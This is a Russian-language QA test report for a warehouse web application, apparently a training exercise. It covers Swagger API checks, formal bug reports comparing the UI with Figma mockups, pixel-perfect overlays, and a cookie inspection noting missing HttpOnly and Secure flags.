
4	Show user cabinet page (валидное значение)		Неверно отображена заработная плата
5	Show defect detail page (не валидное значение id)		Выполнен запрос с не валидными значениями.

Тестирование в Swager

№ тест а	Endpoint	Скриншот	Описание ошибок
1	POST /login/work er Worker login	Запрос  Ответ	1. В возможных ответах отсутствует вариант с кодом «200» 2. При неверных данных получаем положительный ответ с кодом «200»

		Server response Code Details 200 undocumented Response body <pre><!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8" /> <title>Authentication</title> <link rel="stylesheet" href="/static/auth.css" /> </head> <body> <div class="auth-container"> <div>Sign In</div> <form id="authForm" method="post"> <input form="username" type="text" id="username" name="username" required> <input form="password" type="password" id="password" name="password" required> <button class="btn primary" type="submit">Login</button> </form> </div> <script src="/static/config.js"></script> <script src="/static/auth.js"></script> </body> </html></pre> Response headers <pre>content-length: 678 content-type: text/html; charset=utf-8 date: Wed, 27 May 2026 15:43:35 GMT server: nginx/1.29.5 x-robots-tag: noindex,nofollow</pre>	
2	POST /documents Get user documents	Запрос Request body ^{required} application/json Edit Value Schema <pre>{ "user_id": "3" }</pre> Execute Clear Responses Curl <pre>curl -X 'POST' \ https://1ca30429-7cc0e878-a0d9-4f83-9408-fa5ec08e6d29.t82.ru/documents \ -H 'accept: application/json' \ -H 'Content-Type: application/json' \ -d '{ "user_id": "3" }'</pre> Request URL https://1ca30429-7cc0e878-a0d9-4f83-9408-fa5ec08e6d29.t82.ru/documents Ответ Server response Code Details 200 Response body <pre>{ "success": true, "message": "Passports retrieved successfully", "passports": [{ "id": "passport_001", "passport_number": "E12345678", "full_name": "John Doe", "date_of_birth": "1990-01-01", "nationality": "American", "issue_date": "2020-01-01", "expiry_date": "2030-01-01", "issuing_authority": "US Department of State", "status": "Active" }, { "id": "passport_002", "passport_number": "F98765432", "full_name": "Jane Smith", "date_of_birth": "1995-05-05", "nationality": "Canadian", "issue_date": "2021-02-01", "expiry_date": "2031-02-01", "issuing_authority": "Canadian Department of Foreign Affairs", "status": "Expired" }, { "id": "passport_003",</pre> Response headers <pre>access-control-allow-credentials: true access-control-allow-origin: https://1ca30429-7cc0e878-a0d9-4f83-9408-fa5ec08e6d29.t82.ru content-length: 823 content-type: application/json date: Sat, 30 May 2026 08:33:52 GMT server: nginx/1.29.5 vary: Origin x-robots-tag: noindex,nofollow</pre>	Вместо паспортных данных работника №3 получили паспортные данные работников № 1, 2, 3
3	GET	Запрос	

	/logout Logout user	GET /logout Logout user Logs out the current user and redirects to login page Parameters No parameters Execute Clear Responses Curl Request URL Ответ Server response Code Details 404 Error: response status is 404 Response body Response headers	Предварительно выполнена авторизация как админ по токену. После выполнения запроса get вместо перенаправле- ния на главную страницу получена ошибка 404.
4	POST /api/v1/defects/approve Approve defect	POST /api/v1/defects/approve Approve defect Approves a defect by setting approved=true. Parameters No parameters Request body required application/x-www-form-urlencoded defect_id * required string(ascii) Execute Clear Responses Curl Request URL Ответ Server response Code Details 500 Error: response status is 500 Response body Response headers	Выполнил запрос с неверным id дефектного товара (вместо b2d1504e- c9e3-4476- 933b- e5c2a36ab92 3 введен b2d1504e- c9e3-4476- 933b- e5c2a36ab9) Получена ошибка 500 вместо «400 Bad Request»
5	GET	Запрос	

/salary/hour Get salary per hour		Выполнена предварительная регистрация за работника. Получен информация о зарплате, хотя должен прийти ответ с кодом 403 Forbidden (insufficient role for Bearer path)
---	--	---

Тестирование веб-приложения в Figma



1. Анализ UI/UX и дизайн-требования

Список багов веб-страницы приложения Warehouse App



Экран	Элемент	Баг	Баг-репорт ID
Main	Кнопка “Start picking”	Размер в Figma -182x53	WH-1
		Размер на сайте -168.3x52	
	Кнопка “Settings”	Font в Figma – Inter	WH-2
		Font на сайте - Arial	
Profile	Status - Надпись «Active»	В Figma – Текст без декоративных элементов	WH-3
		На сайте – Текст с декоративным элементом в форме овала	
	Логотип и надпись в верхней левой части экрана	В Figma – Warehouse Operation Console с логотипом в виде ящика	WH-4
		На сайте - Warehouse App с логотипом в виде портрета человека	
Send money	Модуль «Controls Container»	В Figma – присутствуют отступы	WH-5
		На сайте – все надписи без отступов	

Bug ID	WH-1
Summary	[Дефект] Размер кнопки “Start picking” не соответствует макету
Precondition	1. Пользователь worker #3 авторизован и находится на главной странице приложения (Main в макете) 2. Приложение на английском языке
Steps to Reproduce	1. Замерить размер кнопки “Start picking”
Actual Result	Размер на сайте -168.3x52
Expected Result	Размер в Figma -182x53
Severity	Trivial — визуальный дефект, функция не затронута
Priority	P3 — По возможности.
Assignee / Team	Frontend
Attachments	
Environment	Prode, Google Chrome Версия: 148.0.7778.168 (официальная сборка) (64 бит) Windows 11 Pro Версия: 22H2, Сборка ОС: 22621.4317 Warehouse App
Reporter	Николин А.С. 03.06.26

BUG REPORT — Warehouse App	
Bug ID	WH-2
Summary	[Дефект] Шрифт надписи “Settings” не соответствует макету
Precondition	1. Пользователь worker #3 авторизован и находится на главной странице приложения (Main в макете) 2. Приложение на английском языке
Steps to Reproduce	1. Проверить Font надписи «Settings»
Actual Result	Arial

Expected Result	Inter
Severity	Trivial — визуальный дефект, функция не затронута
Priority	P3 — По возможности.
Assignee / Team	Frontend
Attachments	В Figma:  В приложении: 
Environment	Prode, Google Chrome Версия: 148.0.7778.168 (официальная сборка) (64 бит) Windows 11 Pro Версия: 22H2, Сборка ОС: 22621.4317 Warehouse App
Reporter	Николин А.С. 03.06.26



BUG REPORT — Warehouse App	
Bug ID	WH-3
Summary	[Дефект] Дизайн надписи «Active» не соответствует макету
Precondition	- Пользователь worker #3 авторизован и находится на главной странице приложения (Main в макете) - Приложение на английском языке
Steps to Reproduce	Зайти в вкладку “My profile”
Actual Result	Надпись «Active» на фоне зеленого овала
Expected Result	Надпись «Active» на черном фоне без дополнительных выделений/украшений
Severity	Trivial — визуальный дефект, функция не затронута

Priority	P3 — По возможности.
Assignee / Team	Frontend
Attachments	В Figma:  В приложении: 
Environment	Prode, Google Chrome Версия: 148.0.7778.168 (официальная сборка) (64 бит) Windows 11 Pro Версия: 22H2, Сборка ОС: 22621.4317 Warehouse App
Reporter	Николин А.С. 03.06.26

BUG REPORT — Warehouse App	
Bug ID	WH-4
Summary	[Дефект] Логотип и текст не соответствуют макету
Precondition	- Пользователь worker #3 авторизован и находится на главной странице приложения (Main в макете) - Приложение на английском языке
Steps to Reproduce	Зайти в вкладку «My profile»
Actual Result	Текст «Warehouse App» с логотипом в виде портрета человека
Expected Result	Текст «Warehouse Operation Console» с логотипом в виде ящика
Severity	Minor— визуальный дефект, влияющий на узнаваемость компании
Priority	P2 — В спринте.
Assignee / Team	Frontend

Attachments	В Figma:  В приложении: 
Environment	Prode, Google Chrome Версия: 148.0.7778.168 (официальная сборка) (64 бит) Windows 11 Pro Версия: 22H2, Сборка ОС: 22621.4317 Warehouse App
Reporter	Николин А.С. 03.06.26


BUG REPORT — Warehouse App	
Bug ID	WH-5
Summary	[Дефект] Отсутствуют отступы в модуле «Controls Container»
Precondition	- Пользователь worker #3 авторизован и находится на главной странице приложения (Main в макете) - Приложение на английском языке
Steps to Reproduce	- Зайти в вкладку “My profile” - Нажать «Send money»
Actual Result	Отступы элемента Send money от левого и правого края по 155 px
Expected Result	Отступы отсутствуют
Severity	Trivial — визуальный дефект, функция не затронута
Priority	P3 — По возможности.
Assignee / Team	Frontend
Attachments	В Figma:




	
Environment Reporter	В приложении:  Prode, Google Chrome Версия: 148.0.7778.168 (официальная сборка) (64 бит) Windows 11 Pro Версия: 22H2, Сборка ОС: 22621.4317 Warehouse App Николин А.С. 03.06.26

В приложении:

Environment	Prode, Google Chrome Версия: 148.0.7778.168 (официальная сборка) (64 бит) Windows 11 Pro Версия: 22H2, Сборка ОС: 22621.4317 Warehouse App
Reporter	Николин А.С. 03.06.26


2 - Работа с Elements и стилями

Изменение	До	После
Текст – Изменили надпись Start Picking на Поехали		

Цвет фона – изменил цвет фона элемента Start Picking		
Размер шрифта – увеличил шрифт надписи Start Picking		
Отсутствие блока – отключил декоративны й элемент (фон) вокруг надписи Start Picking		


3 - Pixel Perfect : наложение макетов

1. Тест №1




Проверка блока «Main blocks»: Критическое рассовмещение (35 px) блока статистики

2. Тест №2



Проверка страницы «Send money»: Критическое рассовмещение (130 px) блока перевода денег

3. Тест №3




Проверка страницы «Defect page»: Критическое рассовмещение (152 px) элемента загрузки файла


Работа с Cookie и авторизацией

Name	×	Headers	Payload	Preview	Response	Initiator	>>
worker		▼ General					
set-cookie?auth=sess_...		Request URL			https://1ca30429-7cc0e878-a6b9-4f83-9408-fa5ec08e6d29.t02.ru/set-cookie?auth=sess_1780656946509992737&id=4		
profile?id=4		Request Method			GET		
style.css		Status Code			303 See Other		
auth.css		Remote Address			81.177.160.243:443		
config.js		Referrer Policy			strict-origin-when-cross-origin		
profile.js		▼ Response headers					
hour?id=4&_ts=17806...		Content-Length			40		
total?id=4&_ts=17806...		Content-Type			text/html; charset=utf-8		
docs		Date			Fri, 05 Jun 2026 10:55:46 GMT		
		Location			/profile?id=4		
		Server			nginx/1.29.5		
		Set-Cookie			auth=sess_1780656946509992737; Path=/; Max-Age=86400; SameSite=Lax		
		Set-Cookie			user_id=4; Path=/; Max-Age=86400; SameSite=Lax		
		X-Robots-Tag			noindex, nofollow		
		▼ Request Headers					


Зарегистрировался как работник №4: auth=sess_1780656946509992737; user_id=4. Флаги защиты HttpOnly и Secure отсутствуют. Присутствует защита SameSite=Lax




Удалил куки, перезагрузил страницу



